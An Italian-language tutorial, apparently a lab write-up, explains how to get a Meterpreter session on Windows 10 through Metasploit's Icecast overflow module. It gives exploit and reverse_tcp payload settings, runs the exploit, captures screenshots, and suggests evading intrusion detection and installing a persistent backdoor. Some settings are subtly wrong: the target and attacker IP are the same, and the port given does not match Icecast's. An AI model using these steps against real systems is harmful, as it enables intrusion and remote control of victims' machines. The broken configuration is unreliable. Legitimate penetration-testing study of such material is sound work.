Guida dettagliata per ottenere una sessione Meterpreter su Windows 10 sfruttando Icecast

Prerequisiti:

- **Sistema operativo:** Kali Linux o una distribuzione simile, con Metasploit Framework installato.
- **Conoscenza di base:** Comandi di base di Linux, terminale e Metasploit.
- **Accesso al target:** Devi avere accesso alla macchina Windows 10 target, possibilmente tramite una rete interna o un'interfaccia di rete virtuale.
- **Vulnerabilità nota:** Assicurati che la versione di Icecast installata sul target sia vulnerabile a un exploit presente nel database di Metasploit. Puoi utilizzare searchsploit per cercare exploit specifici: `search icecast`.

Procedura:

1. **Avviare Metasploit:**

Usiamo il comando `msfconsole` per avviare la console metasploit

2. **Caricare l'exploit:**

Una volta scelto l'exploit lo avviamo con il comando **`use exploit/multi/http/icecast_overflow`**


   a. **Configurare l'exploit:**

      -Imposta l'indirizzo IP del target: `set RHOST <192.168.27.77>`
      -Imposta la porta: `set RPORT <4444>`
      Scegli un payload adatto, come `windows/meterpreter/reverse_tcp`: `set PAYLOAD windows/meterpreter/reverse_tcp`
      Imposta l'LHOST (indirizzo IP del tuo sistema): `set LHOST <192.168.27.77>`

3. **Avviare l'exploit:**


`Usa il comando` **`run`** `oppure` **`exploit`**

4. **Ottenere la sessione:** Se l'exploit è riuscito, verrà aperta una sessione Meterpreter. E possiamo vedere l'ip con il comando ipconfig



5. **Catturare uno screenshot:**

Usiamo il comando `screenshot` Lo screenshot verrà salvato sul tuo sistema.



6. **Altre azioni:** Metasploit offre molte altre funzionalità. Puoi esplorare i comandi disponibili con `help`.

Considerazioni importanti:

- **Evasione dei sistemi di difesa:** I sistemi moderni sono dotati di firewall e sistemi di rilevamento delle intrusioni (IDS). Potrebbe essere necessario bypassare queste difese utilizzando tecniche di evasione.
- **Persistenza:** Se desideri mantenere l'accesso al sistema a lungo termine, puoi configurare una backdoor o un listener persistente.
- **Legge:** Ricorda che l'utilizzo di questi strumenti senza autorizzazione è illegale. Utilizza Metasploit solo per scopi autorizzati e etici, come la valutazione della sicurezza dei tuoi sistemi.

Conclusioni

L'esperimento ha validato l'efficacia di Metasploit come strumento per la scoperta e lo sfruttamento di vulnerabilità. Attraverso l'utilizzo di un modulo exploit specifico per Icecast, è stato possibile compromettere il sistema target e ottenere una sessione interattiva. Questa esperienza ha sottolineato l'importanza di:

- **Tenere aggiornati i software:** La presenza di vulnerabilità in software come Icecast evidenzia la necessità di applicare regolarmente patch di sicurezza.
- **Utilizzare strumenti di analisi delle vulnerabilità:** Metasploit e strumenti simili possono aiutare a identificare le vulnerabilità presenti nei sistemi.
- **Adottare misure di sicurezza proattive:** È fondamentale implementare misure di sicurezza come firewall, sistemi di rilevamento delle intrusioni e politiche di gestione delle patch per mitigare i rischi.